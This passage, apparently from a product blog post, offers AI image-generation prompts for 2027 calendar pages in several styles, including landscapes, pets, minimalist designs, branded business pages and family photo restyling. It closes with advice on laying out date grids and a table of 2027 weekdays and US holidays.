
13. February: Snowbound Fjord Village Under an Aurora
Aurora season suits February, and the warm cabin windows give the otherwise cold blue image an inviting focal point.
Cinematic landscape photograph shot on a full-frame camera with a 35mm lens at f/8, natural color grade with deep shadows and gentle highlight roll-off, fine film grain, crisp true-to-life detail from foreground to horizon. A snow-covered fishing village of small red timber cabins on the shore of a still fjord at blue hour, a soft green aurora ribbon over steep dark mountains, and warm lit windows reflected in the water. Landscape 4:3 composition filling the whole frame to all four edges, horizon on the lower third with a calm uncluttered sky above for a month name, no people, no text, numbers, signage, watermark or logo.
14. May: Alpine Meadow at Sunrise
Wildflowers, a wooden hut and pink alpine light make a spring page that feels very different from the botanical watercolor set but shares its seasonal story.
Cinematic landscape photograph shot on a full-frame camera with a 35mm lens at f/8, natural color grade with deep shadows and gentle highlight roll-off, fine film grain, crisp true-to-life detail from foreground to horizon. An alpine meadow of yellow and violet wildflowers at sunrise with a weathered wooden hut, snow-capped peaks glowing pink and gold, and a thin layer of mist in the valley. Landscape 4:3 composition filling the whole frame to all four edges, horizon on the lower third with a calm uncluttered sky above for a month name, no people, no text, numbers, signage, watermark or logo.
15. August: Pastel Hillside Town Above a Turquoise Bay
The warm side light and the saturated turquoise water make this the high-energy page of the year. Because the prompt describes a generic hillside town rather than a named place, you avoid the model inventing misleading landmarks.
Cinematic landscape photograph shot on a full-frame camera with a 35mm lens at f/8, natural color grade with deep shadows and gentle highlight roll-off, fine film grain, crisp true-to-life detail from foreground to horizon. A pastel-colored hillside town stacked above a turquoise bay at golden hour, small wooden boats in the harbor, terraced gardens in the foreground and warm low sun from the right. Landscape 4:3 composition filling the whole frame to all four edges, horizon on the lower third with a calm uncluttered sky above for a month name, no people, no text, numbers, signage, watermark or logo.
16. November: Golden Larch Forest Road in Mist
Fog is a gift for calendars because it simplifies the background and keeps the page calm. Backlight through mist produces the glowing, soft look of a premium travel calendar.
Cinematic landscape photograph shot on a full-frame camera with a 35mm lens at f/8, natural color grade with deep shadows and gentle highlight roll-off, fine film grain, crisp true-to-life detail from foreground to horizon. A narrow country road winding through a misty forest of golden larch trees in early morning, fallen needles carpeting the ground and soft backlight glowing through the fog. Landscape 4:3 composition filling the whole frame to all four edges, horizon on the lower third with a calm uncluttered sky above for a month name, no people, no text, numbers, signage, watermark or logo.
3) Cute Pets and Animals Calendar Prompts
A pets calendar is an easy gift to give, and a storybook illustration style hides the small anatomical slips that photorealistic animals can have. These four prompts use soft gouache, so a hedgehog or a tabby cat looks charming rather than uncanny. If you want an illustrated look with more story detail, the children's book illustration prompts go deeper on character consistency, and the pet brand content prompts cover photographic pet scenes.
To turn this into a 12-month calendar, keep the anchor and print line, then pair one animal with each month using the guide: a puppy in tulips for spring, ducklings for summer, a hedgehog for autumn and a cat by the window for winter all follow the same pattern.
17. January: Sleepy Cat in a Knit Scarf
A window scene sets the cold season without needing a blizzard, and the steaming mug adds warmth that matches the butter yellow in the anchor.
Soft gouache and colored-pencil storybook illustration with rounded friendly shapes, warm paper texture and gentle brush edges, in a palette of butter yellow, soft coral, sage green and cream, lit by warm afternoon light. A sleepy tabby cat curled on a windowsill wearing a chunky knitted scarf, snow falling outside the frosted window, with a steaming mug and a small potted succulent beside it. Landscape 4:3 composition painted full-bleed to all four edges with no white border, the animal slightly left of center with calm open background on the right, no text, numbers, letters, watermark or logo.
18. April: Beagle Puppy in the Tulips
A puppy among flowers is a spring classic because it is the kind of image people save and share. The tin watering can adds a second shape that breaks up the colors.
Soft gouache and colored-pencil storybook illustration with rounded friendly shapes, warm paper texture and gentle brush edges, in a palette of butter yellow, soft coral, sage green and cream, lit by warm afternoon light. A beagle puppy sitting in a field of red and yellow tulips next to a small tin watering can, with two butterflies overhead. Landscape 4:3 composition painted full-bleed to all four edges with no white border, the animal slightly left of center with calm open background on the right, no text, numbers, letters, watermark or logo.

19. July: Duck Family on the Lily Pond
Counting six ducklings in a prompt gives the model a clear job, and the repeated small shapes make a busy but readable page for a summer month.
Soft gouache and colored-pencil storybook illustration with rounded friendly shapes, warm paper texture and gentle brush edges, in a palette of butter yellow, soft coral, sage green and cream, lit by warm afternoon light. A mother duck leading six fluffy ducklings across a pond dotted with lily pads, dragonflies hovering above and a little wooden rowboat in the background. Landscape 4:3 composition painted full-bleed to all four edges with no white border, the animal slightly left of center with calm open background on the right, no text, numbers, letters, watermark or logo.
20. October: Hedgehog With a Tiny Pumpkin
A hedgehog is round, friendly and difficult to get wrong, and the glowing lantern gives the page an evening feel that fits October without leaning into Halloween.
Soft gouache and colored-pencil storybook illustration with rounded friendly shapes, warm paper texture and gentle brush edges, in a palette of butter yellow, soft coral, sage green and cream, lit by warm afternoon light. A round hedgehog standing among fallen maple leaves and holding a tiny pumpkin, acorns scattered around it and a glowing paper lantern in the soft background. Landscape 4:3 composition painted full-bleed to all four edges with no white border, the animal slightly left of center with calm open background on the right, no text, numbers, letters, watermark or logo.
4) Minimalist Desk Calendar Prompts With Built-In Date Space
A desk calendar page usually has a picture and a grid on the same sheet, so the artwork has to leave room for the dates. These prompts push the illustration into the top 55 percent of the frame and ask the model to keep the bottom 45 percent plain, which is the technique to use any time a single page has to carry both. The style is a flat vector look with one accent color, so a set of four or twelve pages feels calm, modern and cheap to print in a limited number of inks. If you like this look for other products, the minimalist brand photography prompts share the same restraint.
These four prompts cover March, June, September and December. For the other eight months, keep the palette and write a new geometric motif (a kite for April, a leaf for October) by following the month guide.

21. March: Sunrise Over a Sprout
The half sun and single sprout say new season with only three shapes, and the soil lines give the page a stable base.
Minimal flat vector illustration with clean geometric shapes, subtle riso-print grain and slightly imperfect edges, in a restrained palette of warm white, charcoal and one muted terracotta accent. A terracotta half-circle sun rising behind a single charcoal sprout with two leaves, above three thin horizontal lines suggesting soil. Landscape 4:3 composition where the artwork sits in the top 55 percent of the frame and the bottom 45 percent is plain warm white paper texture left completely empty for a date grid, no text, numbers, letters, watermark or logo.
22. June: Terracotta Sun Over Waves
A flat sun disc over three wave lines is the simplest possible summer icon, and it prints well on uncoated paper because it uses large areas of a single ink color.
Minimal flat vector illustration with clean geometric shapes, subtle riso-print grain and slightly imperfect edges, in a restrained palette of warm white, charcoal and one muted terracotta accent. A full terracotta sun disc above three curved charcoal wave lines. Landscape 4:3 composition where the artwork sits in the top 55 percent of the frame and the bottom 45 percent is plain warm white paper texture left completely empty for a date grid, no text, numbers, letters, watermark or logo.
23. September: Stacked Harvest Arches
Overlapping arches suggest a harvest basket or fruit stall without drawing either, and the pear adds one small recognizable object.
Minimal flat vector illustration with clean geometric shapes, subtle riso-print grain and slightly imperfect edges, in a restrained palette of warm white, charcoal and one muted terracotta accent. A row of three overlapping arches in charcoal, terracotta and light gray, with one small round pear shape resting on the first arch. Landscape 4:3 composition where the artwork sits in the top 55 percent of the frame and the bottom 45 percent is plain warm white paper texture left completely empty for a date grid, no text, numbers, letters, watermark or logo.
24. December: Minimal Fir and Crescent Moon
Three stacked triangles are all a fir tree needs, and the small crescent moon adds a night-sky feeling for the last page of the year.
Minimal flat vector illustration with clean geometric shapes, subtle riso-print grain and slightly imperfect edges, in a restrained palette of warm white, charcoal and one muted terracotta accent. A fir tree made of three stacked charcoal triangles with a small terracotta circle above it and a thin crescent moon beside it. Landscape 4:3 composition where the artwork sits in the top 55 percent of the frame and the bottom 45 percent is plain warm white paper texture left completely empty for a date grid, no text, numbers, letters, watermark or logo.
5) Small Business Branded Calendar Prompts for a Bakery, Coffee Shop and Realtor
A branded calendar is a year-long piece of advertising that a customer chooses to hang in their kitchen or office. The art should look like your business without needing any text, so these three prompts share one brand sentence (terracotta, cream and deep green with soft natural light) and differ only in the scene. Replace the colors with your own brand colors and keep the same sentence in every month. Your logo, address and phone number go on afterward in a layout tool, because AI models garble small text and logos.
The bakery and coffee shop prompts are photographic, so the bakery and dessert shop prompts and coffee shop and cafe branding prompts are useful companions for building the other months. The realtor prompt carries an honesty note: use generated houses for mood, never to represent a specific listing, a neighborhood landmark or a property you are selling, because buyers rely on those images to judge the real thing. For listing photography, the real estate listing photo prompts explain where AI images fit and where real photos are better.

25. Bakery Calendar, October: Apple Galette and Cinnamon Rolls
An autumn spread tells customers what you bake in the cooler months, and the terracotta napkin carries the brand color without any logo.
Warm editorial food photograph in the brand palette of terracotta, cream and deep green, soft natural window light from the left, shallow depth of field and true-to-life textures. A rustic bakery table with an apple galette with a lattice crust, three cinnamon rolls with glossy icing, a seeded sourdough loaf with one slice cut, cinnamon sticks and small red apples scattered on a worn white wooden surface with a terracotta linen napkin. Landscape 4:3 composition full-bleed to all four edges with a calm uncluttered area in the upper right, no text, numbers, logos, packaging labels, watermark or signage.
26. Coffee Shop Calendar, January: Latte by a Frosted Window
A quiet January page works for a cafe because it feels like the morning ritual you want customers to associate with you.
Warm editorial food photograph in the brand palette of terracotta, cream and deep green, soft natural window light from the left, shallow depth of field and true-to-life textures. A terracotta ceramic mug of latte with simple leaf latte art on a dark walnut cafe table beside a frosted window, steam rising in the light, a cinnamon stick and a small brass spoon beside the saucer, and a deep green plant softly blurred behind. Landscape 4:3 composition full-bleed to all four edges with a calm uncluttered area in the upper right, no text, numbers, logos, packaging labels, watermark or signage.
27. Realtor Calendar, April: Welcoming Porch in Blossom
A warm porch at dusk sells the feeling of coming home. The terracotta door and deep green trim tie the image to the brand palette, and the blossom tree gives the month a clear seasonal cue.
Warm editorial architectural photograph in the brand palette of terracotta, cream and deep green, soft natural light, shallow depth of field and true-to-life textures. A welcoming two-story craftsman-style house with a terracotta front door, deep green trim and a covered front porch, a flowering cherry tree in bloom on the lawn, a neat stone path and warm lights glowing in the windows at early dusk, photographed with a wide lens from slightly below eye level. Landscape 4:3 composition full-bleed to all four edges with a calm uncluttered area in the upper right, no text, numbers, logos, packaging labels, watermark or signage.
6) Family Photo-to-Art Calendar Prompts Using Image-to-Image
A family calendar is the gift most likely to get kept, because the pictures are of people the recipient already loves. The prompts below start from your own photo. In Miraflow's AI Image Generator you upload a reference image, paste the prompt and the model repaints the people in a new style. The first sentence of each prompt tells the model to keep each person's face shape, hairstyle, skin tone, clothing colors and pose, because without that line the model is free to invent new faces.
Three cautions help here. First, use a photo where each face is large, in focus and well lit, since small faces in a group shot are the first thing image-to-image gets wrong. Second, only upload photos you have the right to use, and think carefully before uploading photos of children to any online service. Third, test one prompt with one photo before you build twelve pages, and if you cannot get a good likeness in a given style, switch to a simpler style rather than forcing it. Prompt 28 uses the same palette as the botanical set so the family page can sit comfortably inside that calendar.
If you want a hand-animated look instead of watercolor, the Ghibli-style photo-to-anime prompts show how to restyle a photo, and the old photo restoration prompts are useful if the best family pictures are scanned prints. For group photos where faces matter, the family look-alike prompts post shows how this kind of image-to-image workflow behaves.

28. May: Family Picnic Watercolor From Your Photo
Pick a photo where the family is already sitting or standing close together, because a picnic blanket scene keeps the original poses without much distortion.
Using the uploaded family photo as the reference, repaint the same people as a loose watercolor illustration of a spring picnic on a blanket under a flowering tree, keeping each person's face shape, hairstyle, skin tone, clothing colors and pose recognizable. Fine sepia ink linework, soft washes and visible paper grain in a palette of sage green, dusty rose, cream and soft ochre, gentle diffused daylight. Landscape 4:3 composition painted full-bleed to all four edges with no white border, a calm washed sky area across the top, no text, numbers, letters, watermark or logo.
29. August: Beach Day Travel-Poster Illustration
Flat shapes of color are easier to render consistently than detailed shading, so a poster-style illustration often keeps faces more recognizable than a painterly one.
Using the uploaded photo as the reference, redraw the same people on a beach as a vintage travel-poster illustration with flat shapes of color, crisp edges and a subtle printed grain, in a palette of turquoise, coral, cream and navy, with each person's face shape, hairstyle, skin tone and clothing colors still recognizable and their poses kept from the photo. Low warm sun, long simple shadows, a striped umbrella and a small sailboat on the horizon. Landscape 4:3 composition filling all four edges, a calm band of sky across the top, no text, numbers, letters, watermark or logo.
30. December: Cozy Window Scene With Your Family
The glowing window against deep blue snow gives the last page a strong color contrast, and the calm dark sky at the top is a natural place for a note or a year-end message added later.
Using the uploaded photo as the reference, turn the same people into a cozy winter gouache storybook illustration standing together in front of a house with a lit window and a green wreath, snow falling softly, keeping each person's face shape, hairstyle, skin tone, clothing colors and pose recognizable. Warm butter-yellow window glow against deep blue evening snow, soft brush edges and warm paper texture. Landscape 4:3 composition painted full-bleed to all four edges with no white border, a calm dark-blue sky across the top, no text, numbers, letters, watermark or logo.
A pet works exactly the same way. Replace "the same people" with "the same dog" or "the same cat" in any of the three prompts and add a short description of the animal, such as a tan dog with one white ear. Pets are often easier than people because their features are simpler and the stakes for a perfect likeness are lower.
Building the Month Grid: Add the Dates in a Layout Tool
The most important rule of this whole post is to keep the dates out of the AI image. Image models frequently garble numerals, drift out of sequence and invent weekdays, and a single wrong date on a printed calendar makes the whole thing useless. A grid built from real data never has that problem. For deeper tricks on getting any image model to render words correctly, the guide to getting AI to spell text correctly in images is worth reading, but for twelve months of numbers a layout tool is simply more reliable.
You have two routes. The first is a printer's own calendar creator, which places your images into a ready-made grid. Lulu's Calendar Creator lets you upload your images, choose from four grid themes, include national holidays and add your own special dates such as birthdays and anniversaries, and Gelato's editor offers grid types, week-number display and a custom starting month. The second route is a layout tool you control, such as Canva, Figma, Affinity or InDesign, where you place the artwork on a page at the correct pixel size, add a date grid and export a print-ready PDF. Lulu also provides 12-month and 18-month template bundles for Adobe InDesign and Photoshop if you want to build the pages yourself.
What 2027 Looks Like on the Grid
2027 begins on a Friday and also ends on a Friday, because a 365-day year shifts the weekday by one. February has 28 days. The table shows where each month starts and how many rows its grid needs, which is useful when you design the template.
| Month | 1st falls on | Days | Grid rows (Sunday first) | Grid rows (Monday first) | US dates worth marking |
|---|---|---|---|---|---|
| January | Friday | 31 | 6 | 5 | Jan 1 New Year's Day (Fri), Jan 18 Martin Luther King Jr. Day |
| February | Monday | 28 | 5 | 4 | Feb 14 Valentine's Day (Sun), Feb 15 Washington's Birthday |
| March | Monday | 31 | 5 | 5 | Mar 28 Western Easter (Sun) |
| April | Thursday | 30 | 5 | 5 | No federal holiday |
| May | Saturday | 31 | 6 | 6 | May 9 Mother's Day, May 31 Memorial Day |
| June | Tuesday | 30 | 5 | 5 | Jun 18 Juneteenth observed (Jun 19 is a Saturday), Jun 20 Father's Day |
| July | Thursday | 31 | 5 | 5 | Jul 5 Independence Day observed (Jul 4 is a Sunday) |
| August | Sunday | 31 | 5 | 6 | No federal holiday |
| September | Wednesday | 30 | 5 | 5 | Sep 6 Labor Day |
| October | Friday | 31 | 6 | 5 | Oct 11 Columbus Day, Oct 31 Halloween (Sun) |
| November | Monday | 30 | 5 | 5 | Nov 11 Veterans Day (Thu), Nov 25 Thanksgiving |
| December | Wednesday | 31 | 5 | 5 | Dec 24 Christmas Day observed (Dec 25 is a Saturday), Dec 31 New Year's Day observed for 2028 |
Three months (January, May and October) need six rows if your week starts on Sunday, and two months (May and August) need six rows if your week starts on Monday. February 2027 is a special case: it starts on a Monday and has 28 days, so with Monday-first weeks it fits exactly four rows. The simplest design choice is to build one six-row grid and use it for every month so the pages look identical, with the empty rows left clean for notes.
Holidays You Can Verify and Mark
Only mark dates you have confirmed for your audience. The last column of the table above lists US dates taken from the Office of Personnel Management's published 2027 federal holiday schedule, plus a few fixed dates that follow directly from the calendar: Mother's Day is the second Sunday of May (May 9), Father's Day is the third Sunday of June (June 20), and Western Easter falls on March 28.
Three federal holidays land on weekends in 2027, so the weekday that is observed differs from the date itself. Juneteenth is Saturday, June 19, and the observed holiday is Friday, June 18. Independence Day is Sunday, July 4, with the observed holiday on Monday, July 5. Christmas Day is Saturday, December 25, with Friday, December 24 observed. Because January 1, 2028 is a Saturday, the schedule also lists Friday, December 31, 2027 as the observed New Year's Day. A helpful approach is to print the real date and add a small marker on the observed weekday, so people who work Monday to Friday are not caught out. Valentine's Day on February 14 and Halloween on October 31 are both Sundays this year, which is worth knowing if you plan a themed page.
Holidays that follow a lunar calendar shift each year, so check an authoritative calendar for your audience before printing dates for events such as Lunar New Year, Diwali, Hanukkah or Eid. If you sell outside the US, use your own national holidays in place of the list above.
Layout Details That Make a Calendar Usable
